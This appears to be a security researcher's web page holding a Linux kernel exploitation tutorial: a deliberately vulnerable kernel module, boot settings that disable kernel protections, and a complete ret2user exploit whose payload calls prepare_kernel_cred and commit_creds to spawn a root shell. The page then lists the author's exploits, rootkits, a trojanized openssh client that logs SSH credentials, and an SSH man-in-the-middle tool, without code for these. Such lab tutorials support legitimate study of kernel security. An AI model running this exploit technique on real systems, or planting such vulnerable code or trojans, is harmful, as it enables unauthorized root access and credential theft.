
HARDWARE HACKER
&
LOW LEVEL HACKER
BASED IN INDONESIA
by: Antonius
https://www.bluedragonsec.com
https://github.com/bluedragonsecurity
In this example, exploitation is performed on Linux kernel 5.15 running on Lubuntu 20.04.5 with Linux kernel protections disabled. The technique we will use will cause a kernel panic on Linux kernel 6.2 and above. To follow this guide, it is recommended to use Linux kernel 5.15 or lower.
In this example, we will perform a basic exploitation technique on the Linux kernel targeting a vulnerability type called arbitrary function pointer call. This vulnerability exists in an LKM (Loadable Kernel Module) that we will prepare, which will be loaded into the Linux kernel.
Arbitrary Function Pointer Call is a security vulnerability where an attacker successfully manipulates the value of a function pointer inside the Linux kernel so that it points to a memory address under their control.
In this example, we will exploit a kernel module that has an arbitrary function pointer call vulnerability, where the entry point is through procfs. Our strategy will be to redirect the kernel execution flow to execute prepare_kernel_cred followed by commit_creds, which is used for privilege elevation. The execution context will then be reliably returned to user space to land on a spawn shell function we have prepared. This exploitation technique is called ret2user.
For the ret2user technique to succeed, the following Linux kernel protections need to be disabled:
This is a kernel parameter that controls whether kernel memory addresses can be read via /proc/kallsyms or /proc/modules.
If an attacker cannot read memory addresses in these files, it becomes much harder for them to know where the kernel-space functions they need are located.
This mitigation prevents the kernel from accessing (reading or writing) data at user-space addresses.
When this mitigation is active, the classic ret2user technique we will use later will fail because the data we prepared in the save_state stage cannot be retrieved by the kernel (user_ss, user_sp, user_rflags, user_cs).
This mitigation prevents the kernel from executing instructions located in memory pages marked as belonging to user-space.
This mitigation will defeat the classic ret2user method because the kernel is no longer allowed to jump to shellcode prepared in user memory.
For this example, we will exploit Lubuntu 20.04.5 with Linux kernel 5.15.0–139-generic running on VirtualBox with host OS Kali Linux 2025.4.
The following is the VirtualBox configuration for debugging:
Press enter or click to view image in full size

Next, download vmlinuz-5.15.0–139-generic from the guest OS to the host OS.
Next, edit grub to enable Linux kernel debugging and disable SMAP, SMEP, KPTI, and KASLR protections. Use this GRUB_CMDLINE_LINUX_DEFAULT in grub:
GRUB_CMDLINE_LINUX_DEFAULT="kgdboc=ttyS0,115200 kgdbwait nosmep nosmap nokaslr nopti ima_appraise=off ima_policy=tcb"
Then run:
sudo update-grub
sudo reboot
When booting, do the following on the host OS as root:
socat -d -d UNIX-CLIENT:/tmp/vbox_debug TCP-LISTEN:1234 &
gdb ./vmlinuz-5.15.0-139-generic
target remote :1234
c
After returning to Lubuntu, open the terminal and disable kptr_restrict so regular users can read memory addresses from /proc/kallsyms and /proc/modules:
sudo su
sysctl -w kernel.kptr_restrict=0
sysctl -w kernel.perf_event_paranoid=1
Below is the LKM source code that is vulnerable to arbitrary function pointer call — source code vuln.c:
/* arbitrary function pointer call */
#include <linux/module.h>
#include <linux/kernel.h>
#include <linux/proc_fs.h>
#include <linux/slab.h>
#include <linux/uaccess.h>
struct vuln_obj {
char padding[8];
void (*callback)(void);
};
struct vuln_obj *g_obj = NULL;
// object allocation & fill with callback from user data
static ssize_t proc_alloc(struct file *file, const char __user *buf, size_t count, loff_t *ppos) {
unsigned long user_addr;
if (g_obj) kfree(g_obj);
g_obj = kmalloc(sizeof(struct vuln_obj), GFP_KERNEL);
if (copy_from_user(&user_addr, buf, sizeof(unsigned long)))
return -EFAULT;
g_obj->callback = (void (*)(void))user_addr;
printk(KERN_INFO "[vuln] Objek allocated . Callback is at : %p\n", g_obj->callback);
return count;
}
static ssize_t proc_use(struct file *file, char __user *buf, size_t count, loff_t *ppos) {
if (g_obj && g_obj->callback) {
printk(KERN_INFO "[vuln] Running callback at Ring 0...\n");
g_obj->callback();
}
return count;
}
static const struct proc_ops alloc_fops = { .proc_write = proc_alloc };
static const struct proc_ops use_fops = { .proc_read = proc_use };
static int __init vuln_init(void) {
proc_create("vuln_alloc", 0666, NULL, &alloc_fops);
proc_create("vuln_use", 0666, NULL, &use_fops);
printk(KERN_INFO "[vuln] loaded\n");
return 0;
}
static void __exit vuln_exit(void) {
remove_proc_entry("vuln_alloc", NULL);
remove_proc_entry("vuln_use", NULL);
if (g_obj) kfree(g_obj);
}
module_init(vuln_init);
module_exit(vuln_exit);
MODULE_LICENSE("GPL");
Below is the Makefile for the LKM above:
obj-m += vuln.o
KDIR := /lib/modules/$(shell uname -r)/build
PWD := $(shell pwd)
ccflags-y := -Wno-declaration-after-statement
all:
$(MAKE) -C $(KDIR) M=$(PWD) modules
clean:
$(MAKE) -C $(KDIR) M=$(PWD) clean
debug:
$(MAKE) -C $(KDIR) M=$(PWD) modules EXTRA_CFLAGS="-g -DDEBUG"
install:
sudo insmod vuln.ko
uninstall:
sudo rmmod vuln
Next, compile and insmod:
sudo su
make
insmod vuln.ko
In the LKM source code above, there are vulnerabilities in the proc_alloc and proc_use functions.
At the beginning of the LKM source code, there is a declaration of an object as a structure, where one of the members inside the structure is a function pointer:
struct vuln_obj {
char padding[8];
void (*callback)(void);
};
An object named g_obj is then defined using the structure above:
struct vuln_obj *g_obj = NULL;
In the proc_alloc function, g_obj is allocated in kernel space using kmalloc:
g_obj = kmalloc(sizeof(struct vuln_obj), GFP_KERNEL);
There is then a use of copy_from_user that copies data from user space into user_addr without any filtering:
if (copy_from_user(&user_addr, buf, sizeof(unsigned long)))
return -EFAULT;
The data from user space is then stored in the callback member of the kernel-space structure. A type cast (void (*)(void)) is used so that the data is stored as a function pointer:
g_obj->callback = (void (*)(void))user_addr;
The above code is where the vulnerability begins - the callback field in kernel space is filled with a function pointer address from user space, which could contain malicious code. At this point, the danger has not yet materialized because there is no trigger that activates the vulnerability above.
This function contains the trigger that activates the programming error in proc_alloc:
static ssize_t proc_use(struct file *file, char __user *buf, size_t count, loff_t *ppos) {
if (g_obj && g_obj->callback) {
printk(KERN_INFO "[vuln] Running callback at Ring 0...\n");
g_obj->callback();
}
return count;
}
Note this line:
g_obj->callback();
Here, the function pointer that came from user space earlier is being called.
The entry point for exploiting the vulnerability above is through procfs. What we will do is send data in the form of a function pointer pointing to our malicious code via /proc/vuln_alloc. Our malicious code will contain a privilege escalation routine that changes the credentials to root. After our data is allocated, we then trigger the call to our malicious code via /proc/vuln_use.
As previously mentioned, we have disabled kernel protections such as SMEP, SMAP, KPTI, KASLR and disabled kptr_restrict, so we can use the ret2user technique.
ret2user (return to user) is a privilege escalation technique in the Linux kernel where the attacker redirects the kernel execution flow so that the CPU executes malicious code located at a memory address in user space, but with kernel privileges (ring 0).
To reliably execute the ret2user technique, here are the stages we will prepare in our exploit:
Save State
Reading memory addresses from /proc/kallsyms
Allocating and writing malicious code in memory
Triggering the arbitrary function pointer call
Execution context returns to user space, followed by spawning a shell
Before anything else, the attacker needs to prepare a save state so that the kernel execution context can be returned to user space when calling iretq.
iretq (Interrupt Return 64-bit) is the instruction used by the CPU to exit kernel mode (Ring 0) and return to user mode (Ring 3) by restoring the entire execution context previously saved on the stack.
When the CPU switches from User Mode (Ring 3) to Kernel Mode (Ring 0), segment register values change to reflect the higher access rights. The problem is that the iretq instruction we use at the end of the payload requires us to provide a roadmap back to User Mode.
iretq will read 5 values from the stack in sequence to restore the CPU state:
RIP (Instruction Pointer / address of next code): The address of code to be executed in User Mode
CS (Code Segment): Determines access level (Ring 3)
RFLAGS (Processor status): Restores status flags (such as interrupts)
RSP (Stack Pointer): Returns the stack position to the user memory area
SS (Stack Segment): Stack segment for User Mode
Because of this, we need to prepare a function we will call save_state, whose purpose is to temporarily store all the data needed to restore the execution context to ring 3 later.
Below is the save_state function we need to prepare:
void save_state() {
__asm__(
".intel_syntax noprefix;"
"mov user_cs, cs;"
"mov user_ss, ss;"
"mov user_sp, rsp;"
"pushf;"
"pop user_rflags;"
".att_syntax;"
);
}
Since by default the assembly code used in __asm__ uses AT&T syntax, we need the prefix .intel_syntax noprefix; to change the writing convention to Intel syntax (since I am more familiar with Intel syntax than AT&T syntax).
For example: mov user_cs, cs
We store the value of the code segment (16-bit register) into the variable user_cs that we defined earlier: unsigned long user_cs
Next, we will retrieve the memory addresses of the prepare_kernel_cred and commit_creds functions from /proc/kallsyms:
commit_creds_ptr = get_symbol("commit_creds");
prepare_kernel_cred_ptr = get_symbol("prepare_kernel_cred");
Both of these functions will be used in our malicious code.
The payload function we will prepare has 2 stages:
Malicious code for privilege escalation
Routine to switch execution context back to user mode
The malicious code that can be used for privilege escalation is to call prepare_kernel_cred followed by commit_creds.
Inside the Linux kernel, every process has a data structure called struct cred. This structure stores all security-related information for the process, such as: uid, gid, euid, and capabilities.
To perform privilege escalation on the currently running process, we can change the uid and gid to 0, or set the euid to 0, or set capabilities to CAP_SYS_ADMIN.
prepare_kernel_cred() - In addition to setting uid and gid to 0, this function also sets euid and egid to 0 and sets all capabilities to their maximum values.
commit_creds() - After everything is prepared with prepare_kernel_cred(), the commit_creds() function is used to actually apply the uid, gid, euid, and capabilities based on the preparation done previously.
Below is the assembly payload we will execute, with each instruction explained:
.intel_syntax noprefix
Changes the writing convention from AT&T to Intel syntax.
cli
Clear Interrupt Flag. Disables interrupts so execution is not disturbed.
and rsp, -0x10
Aligns the stack to 16-byte boundary (x86_64 ABI standard).
mov rax, prepare_kernel_cred_ptr
Loads the address of the prepare_kernel_cred function into the rax register.
xor rdi, rdi
XOR rdi with itself so rdi = 0 (first argument). prepare_kernel_cred(NULL) creates root credentials.
call rax
Calls the prepare_kernel_cred function. The result (a pointer to the credentials) is stored in RAX.
mov rdi, rax
Moves the result (new credentials) to RDI as the argument for the next function.
mov rax, commit_creds_ptr
Loads the address of the commit_creds function into the rax register.
call rax
Calls commit_creds(new_cred). After this call, the exploit process has root privileges.
After the commit_creds stage, the credentials for our running exploit process have been changed to root. At this stage the execution context is still a kernel context. The next stage is to return the execution context to user mode using the iretq (Interrupt Return 64-bit) assembly instruction.
To return the execution context to user mode, we use the following assembly instructions:
swapgs
Swaps the GS register back to the User GS. This is critical for system stability. In the context of the Linux Kernel, the GS register plays a very critical role in differentiating between User Mode and Kernel Mode. In user space, the GS register is typically used by glibc to store thread-local storage, while in kernel space, GS is used as a pointer to the per_cpu structure. The swapgs instruction must be executed before iretq when transitioning from kernel space to user space, as it restores the GS register to its user-mode value.
mov rax, user_ss
push rax
Loads user Stack Segment saved earlier into rax, then pushes it onto the stack (part of the IRETQ frame).
mov rax, user_sp
push rax
Loads the original user Stack Pointer into rax, then pushes it onto the stack (part of the IRETQ frame).
mov rax, user_rflags
push rax
Loads the user status flags saved earlier into rax, then pushes to stack (part of the IRETQ frame).
mov rax, user_cs
push rax
Loads the user Code Segment we saved earlier and pushes it to the stack.
lea rax, [rip + spawn_shell]
push rax
Loads the address of the spawn_shell function in our program and pushes it as the return address (RIP / Instruction Pointer).
iretq
Interrupt Return instruction. At this point, the CPU reads from the stack above and returns to user mode.
.att_syntax
Restores the writing mode back to AT&T syntax.
Below is the complete payload of malicious code followed by returning to user mode:
void __attribute__((naked)) payload() {
__asm__(
".intel_syntax noprefix;"
"cli;"
"and rsp, -0x10;"
"mov rax, prepare_kernel_cred_ptr;"
"xor rdi, rdi;"
"call rax;"
"mov rdi, rax;"
"mov rax, commit_creds_ptr;"
"call rax;"
"swapgs;"
"mov rax, user_ss;"
"push rax;"
"mov rax, user_sp;"
"push rax;"
"mov rax, user_rflags;"
"push rax;"
"mov rax, user_cs;"
"push rax;"
"lea rax, [rip + spawn_shell];" // return address
"push rax;"
"iretq;"
".att_syntax;"
);
}
The naked attribute is added to the payload so that the compiler does not add extra code to our assembly, which could make the exploitation unreliable.
After the payload is prepared, the entry point to write the function pointer pointing to the payload is via /proc/vuln_alloc (based on the vulnerable LKM code).
We then send the address of the payload function pointer to kernel space by writing to /proc/vuln_alloc:
unsigned long my_payload = (unsigned long)payload;
int fd_alloc = open("/proc/vuln_alloc", O_WRONLY);
write(fd_alloc, &my_payload, sizeof(unsigned long));
After storing the function pointer address of the payload in the kernel, we need to trigger the call so that the payload function is invoked by the privileged code (the LKM).
int fd_use = open("/proc/vuln_use", O_RDONLY);
char buf[1];
read(fd_use, buf, 1);
To trigger our payload’s invocation, the entry point is /proc/vuln_use. We perform an open() on vuln_use to store the file descriptor in fd_use, then perform a read() to trigger the call to our payload function.
Because the payload contains the IRETQ instruction, the execution context will be returned to user mode. In the payload function, RIP has been redirected to execute the spawn_shell function. Below is the spawn_shell function:
void spawn_shell() {
if (getuid() == 0) {
execl("/bin/sh", "sh", NULL);
} else {
printf("\n[-] Failed %d\n", getuid());
}
exit(0);
}
The spawn_shell function above will run as root. After execl, the privilege escalation exploitation should be successful.
Below is the complete exploit code for privilege escalation by exploiting the arbitrary function pointer call vulnerability in the vuln LKM:
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>
#include <fcntl.h>
unsigned long user_cs, user_ss, user_rflags, user_sp;
unsigned long commit_creds_ptr, prepare_kernel_cred_ptr;
void save_state() {
__asm__(
".intel_syntax noprefix;"
"mov user_cs, cs;"
"mov user_ss, ss;"
"mov user_sp, rsp;"
"pushf;"
"pop user_rflags;"
".att_syntax;"
);
}
unsigned long get_symbol(char *name) {
FILE *f = fopen("/proc/kallsyms", "r");
char addr_str[20], type, sym[64];
while (fscanf(f, "%s %c %s", addr_str, &type, sym) > 0) {
if (!strcmp(sym, name)) { fclose(f); return strtoull(addr_str, NULL, 16); }
}
return 0;
}
void spawn_shell() {
if (getuid() == 0) {
execl("/bin/sh", "sh", NULL);
} else {
printf("\n[-] Failed %d\n", getuid());
}
exit(0);
}
void __attribute__((naked)) payload() {
__asm__(
".intel_syntax noprefix;"
"cli;"
"and rsp, -0x10;"
"mov rax, prepare_kernel_cred_ptr;"
"xor rdi, rdi;"
"call rax;"
"mov rdi, rax;"
"mov rax, commit_creds_ptr;"
"call rax;"
// ret2user
"swapgs;"
"mov rax, user_ss;"
"push rax;"
"mov rax, user_sp;"
"push rax;"
"mov rax, user_rflags;"
"push rax;"
"mov rax, user_cs;"
"push rax;"
"lea rax, [rip + spawn_shell];" // return address
"push rax;"
"iretq;"
".att_syntax;"
);
}
int main() {
save_state();
commit_creds_ptr = get_symbol("commit_creds");
prepare_kernel_cred_ptr = get_symbol("prepare_kernel_cred");
if (!commit_creds_ptr) {
printf("[-] failed to get symbol !\n");
return -1;
}
unsigned long my_payload = (unsigned long)payload;
int fd_alloc = open("/proc/vuln_alloc", O_WRONLY);
write(fd_alloc, &my_payload, sizeof(unsigned long));
printf("[*] Triggering\n");
int fd_use = open("/proc/vuln_use", O_RDONLY);
char buf[1];
read(fd_use, buf, 1);
return 0;
}
Compile the exploit above with:
gcc -o exploit exploit.c -no-pie -static -fno-stack-protector
The use of the -static flag in compiling the exploit above is very important. The static flag ensures that the transition during the exploitation process is not hampered by loader issues or LD_LIBRARY_PATH environment variables.

Next we can try running the exploit:
./exploit
Result:
Press enter or click to view image in full size

RoboMall was developed by Antonius (w1sdom) in 2023, The robot was designed to be operated in a mall. The purpose is that mall visitors doesn't need to visit mall directly, instead, they can use this robot to stroll in a mall and if they deposit in RoboMall wallet system they can buy things on mall, then the goods will be delivered by couriers.
Robotsoft LightBox is a solar powered outdoor lighting. Features : water proof, controlled by voice & android application. This product was created by Antonius (w1sdom). This product was created for his startup Robotsoft in 2020.
Robotsoft FloorLight is a solar powered outdoor lighting. Features : water proof, controlled by voice & android application. This product was created by Antonius (w1sdom). This product was created for his startup Robotsoft in 2020.
Robotsoft Torch is a solar powered outdoor lighting. Features : water proof, controlled by voice & android application. This product was created by Antonius (w1sdom). This product was created for his startup Robotsoft in 2020.
Solar Powered Electrical Generator. This generator created by Antonius (w1sdom). This product created for his startup Robotsoft in 2020.
This is an exploit for CVE-2026-46215 (Linux Kernel Use After Free) Adapted for Linux 7.0 !!! This exploit is more stable and reliable than the first exploit I released.
This is an exploit for CVE-2026-46215 (Linux Kernel Use After Free) Adapted for Linux 7.0 !!! WARNING !!! this exploit is not stable ! sometimes, this exploit might cause kernel panic !
2026 Buptlab Dns Relay Server Remote Dos - for Linux. Lame remote denial of service exploit for buptlab dns relay server. Bug was discovered by Antonius (w1sdom) in 2026.
Lame remote denial of service exploit for litedns dns server - Bug Discovered by Antonius (w1sdom) in 2026.
rldns-1.0 - rldns-1.3 remote denial of service exploit. (rldns is an open source dns server that I developed).
CVE-2022-0847 - Linux Kernel 5.8 < 5.15.25 Local Privilege Escalation Exploit (DirtyPipe 2). github : https://github.com/bluedragonsecurity web : https://www.bluedragonsec.com
Private Bug !!! Savant Web Server 3.1 Post Method Buffer Overflow Denial of Service via HTTP Post. Vulnerability in HTTP Post discovered by Antonius. web : bluedragonsec.com - github.com/bluedragonsecurity
Minalic Web Server 2.0.0 Remote Stack Overflow Exploit Via HTTP Post Method - for Windows 32 bit - Python Version. This is the only version in internet that used post method in 2013. Since post method and get method used different code path, you can tell that I found the vulnerability for post method. Exploit target : Windows Server 2003 Service Pack 2, English
MinaliC Webserver Post Method Remote Buffer Overflow Exploit. Affected : MinaliC Webserver 2.0.0. Vulnerability in post method was invented by Antonius in 2013. Original code developed by Antonius in Apr 2013. Code patched in 2026. web : bluedragonsec.com - https://github.com/bluedragonsecurity
Private Exploit !!! EasyFTP Server 1.7.0.2 - 17.0.11 Remote Buffer Overflow. Original code using python 2.6 developed in 2013. Code patched in 2026 -> adjustment for python3. Exploit developed by Antonius (w1sdom) - bluedragonsec.com - https://github.com/bluedragonsecurity
Private Exploit !!! EasyFTP Server 1.7.0.2 - 17.0.11 Remote Buffer Overflow. Original code using python 2.6 developed in 2013 ported to C (Linux), patched in 2026. Exploit developed by Antonius (w1sdom) - bluedragonsec.com - https://github.com/bluedragonsecurity
Private Exploit !!! CVE-2012-10023 FreeFloat FTP Server 1.0 Remote Stack Overflow Exploit. Code : Antonius (w1sdom) - bluedragonsec.com. Original code developed in 2013 - exploit patched in 2026 https://github.com/bluedragonsecurity
Stack-based buffer overflow in MinaliC Webserver 2.0.0 allows remote attackers to execute arbitrary code via a crafted HTTP POST request. The overflow occurs in the URI parsing routine when processing the POST method, which follows a separate code path from GET. Existing CVEs for MinaliC do not cover this vulnerability. Discovered by Antonius in 2013.
Affected : MinaliC Webserver 2.0.0Buffer overflow in Savant Web Server 3.1 allows remote unauthenticated attackers to crash the server (denial of service) via a crafted HTTP POST request with an oversized URI and body. Existing CVEs for Savant cover the GET-method overflow only. This vulnerability uses the POST method which hits a different code path. Discovered by Antonius in 2013.
Affected : Savant Web Server 3.1curr_end becomes stale after VMA merge in mseal_apply(), leading to incorrect sealing state. Affects Linux kernels 6.17–7.0-rc5. Fix authored by Lorenzo Stoakes (Oracle). Vulnerability discovered by Antonius
Affected : Linux 6.17 – 7.0-rc5Heap OOB read vulnerability in rldns 1.3 DNS server. Fixed in rldns 1.4 with comprehensive fuzzing via honggfuzz and improved input validation. Vulnerability discovered by Antonius.
Affected : rldns 1.3Type Confusion / Cross-Cache Free (Slab Cache Confusion) in the Linux Kernel (versions ≥ 6.3 and < 6.12.82). This vulnerability involves a pointer allocated within Cache A but subsequently freed into Cache B. Discovered by Antonius.
Affected : Linux net/bpf · fix: 0f42e3f4fe2aOut-of-bounds Read leading to Denial of Service (DoS). Vulnerability discovered by Antonius.
Affected :Remote Heap-Based Buffer Underflow, 1-byte Heap Underwrite / Out-of-Bounds Write, Network-triggerable via crafted UDP DNS packet. Vulnerability discovered by Antonius.
Affected :Part 5 of x86_64 linux remote stack overflow exploitation series from bluedragonsec.com
Part 4 of x86_64 linux remote stack overflow exploitation series from bluedragonsec.com
Part 3 of x86_64 linux remote stack overflow exploitation series from bluedragonsec.com
Part 2 of x86_64 remote stack overflow exploitation for x86_64 linux, covering ret2plt. The writing is still on a non la57 linux system.
This guide is about basic of remote stack overflow exploitation on x86_64 linux. This one is the first guide from a series.
A story about a lamer who started learning in 1996 and is still a lamer in 2026.
This is a very old write-up about CVE-2005-0575 Remote Exploitation, this is very old and might not be relevant anymore ! you have been warned ! I forgot when I made it. This is translated from Indonesian language (as always).
I released 8 pdf(s) Tutorial for Beginner Hacker. I wrote this in January 2026. I translate this materials from Indonesian Language.
Physical Attacks on LAN Networks is part of security training materials that I gave to Indonesian Police. This writing is a translation of some parts of my training materials about physical attacks (I haven't had time to release some details on "how to make the hacking devices", it's planned to be released in the future - the electronic parts & the codes).
Unconventional bio hacking technique to defeat convnet face recognition algorithm ! The Art of Creativity !
Novel UAF exploitation technique targeting the new SLUB sheaves architecture introduced in Linux 7, leveraging union state confusion in slab_sheaf objects for kernel privilege escalation. This is "The Art of Hijacking the Allocator State"
Step-by-step walkthrough of constructing a kernel ROP chain to bypass SMEP & SMAP on Linux Kernel 6.17.
I am Antonius (w1sdom), a security researcher based in Indonesia (but Chinese). I am a polymath type security researcher with strong knowledge in "hardware hacking (robotics)" and "low level exploitation".
I Learnt electronics in 1996 and then learnt to write 16 bit asm virus in 1998-2001.
I combine multiple disciplines in robotics, electronics, low level exploitation, hardware hacking & artificial intelligence to create innovative technologies, novel hacking techniques and low level exploitation techniques.
w1sdom, sw0rdm4n, ev1lut10n, d4r3d3v1l, jck.marshall (one time usage), ringlayer, robotsoft, mranton, 黑蝎子, Prof. Robotsoft, Mr. Robot, etc...
Zodiac : Scorpio.
Born : 198x
INTJ - Polymath
Developed in 2014, this legendary Linux Kernel Rootkit was engineered to target Linux kernel versions 2.6.x through 3.x. Developed by Antonius (w1sdom / sw0rdm4n / ev1lut10n) --> https://packetstorm.news/files/id/128945
Trojanized version of openssh-8.0p1 where the ssh client will log the ssh username and ssh password into /opt/.../log.txt. Build 2024 - by Antonius (sw0rdm4n)
Lightweight DNS server · Linux / NetBSD / FreeBSD / OpenBSD · x86 / x86_64. Developed by Antonius (w1sdom / sw0rdm4n / ev1lut10n) - version 1.0 was released in 2017 --> https://packetstorm.news/files/id/141606
Ftrace-based LKM rootkit · Linux Kernel 5.x–6.2 · x86_64 - developed in 2023 by Antonius (w1sdom / sw0rdm4n / ev1lut10n) --> https://packetstorm.news/files/id/174805
FreeBSD 13 KLD rootkit · file / process / port hiding · bind shell - developed in 2023 by Antonius (w1sdom / sw0rdm4n / ev1lut10n) --> https://packetstorm.news/files/id/174806
LKM rootkit · Linux Kernel 5.x–6.2 · persistent - developed in 2023 by Antonius (w1sdom / sw0rdm4n / ev1lut10n) --> https://packetstorm.news/files/id/174789
Linux userland rootkit · file / process / port hiding by Antonius (w1sdom / sw0rdm4n / ev1lut10n) --> https://packetstorm.news/files/id/174790
Modified Cowrie for SSH man-in-the-middle attacks by Antonius (w1sdom / sw0rdm4n / ev1lut10n)
The first hacker robot that I created. This robot was developed in 2014. Some demo videos were posted in Youtube around 2016. This robot can explains about low level exploitation techniques. Robot skills : can hack wifi (wpa cracking using aircrack), evil twin, wifi deauth, arp cache poisoning. My old video channel --> https://www.youtube.com/@antoniusringlayer/videos
I planned to develop a spy robot, but this robot was too big. The chassis was created using metals. Developed in 2017, posted in youtube around 2019. Developed by Antonius (w1sdom)

Airhax is a wireless network auditor gadget. This device was created in 2015. This gadget functions : wifi cracking, evil twin, wifi deauth, arp poisoning. Developed by Antonius (w1sdom / sw0rdm4n / ev1lut10n / robotsoft)
I built this robot in 2014. It is a shy robot that is afraid of humans. I used 3 ultrasonic sensors.
A large-scale prototype robot powered by a mini PC and an Arduino, built as a personal project rather than a commercial product. At first, I planned to equip it with high-torque servos and an airsoft gun, but I realized that could be dangerous, so I scrapped the idea. Real hacking should be harmless. Build 2017 - by Prof. Antonius Robotsoft

Various Robots (finished and unfinished) - build by Antonius Robotsoft (w1sdom).
The home of the website
Electronic gadgets, robots, hacking devices, IOT, electrical generators from Robohax, Robotsoft and Bluedragonsec.
Prototypes for DIY gadgets, robots and quadcopters related to security that I developed.
My Low level exploits developed from 2001-2026
Videos about low level exploit developments, hardware hacking & prototypes.
Security vulnerabilities that I have discovered
Papers related to hardware hacking and low level exploitation.
Mostly about hardware hacking and low level exploitation.
About my website
Hacking tools, rootkits and open source projects that I developed


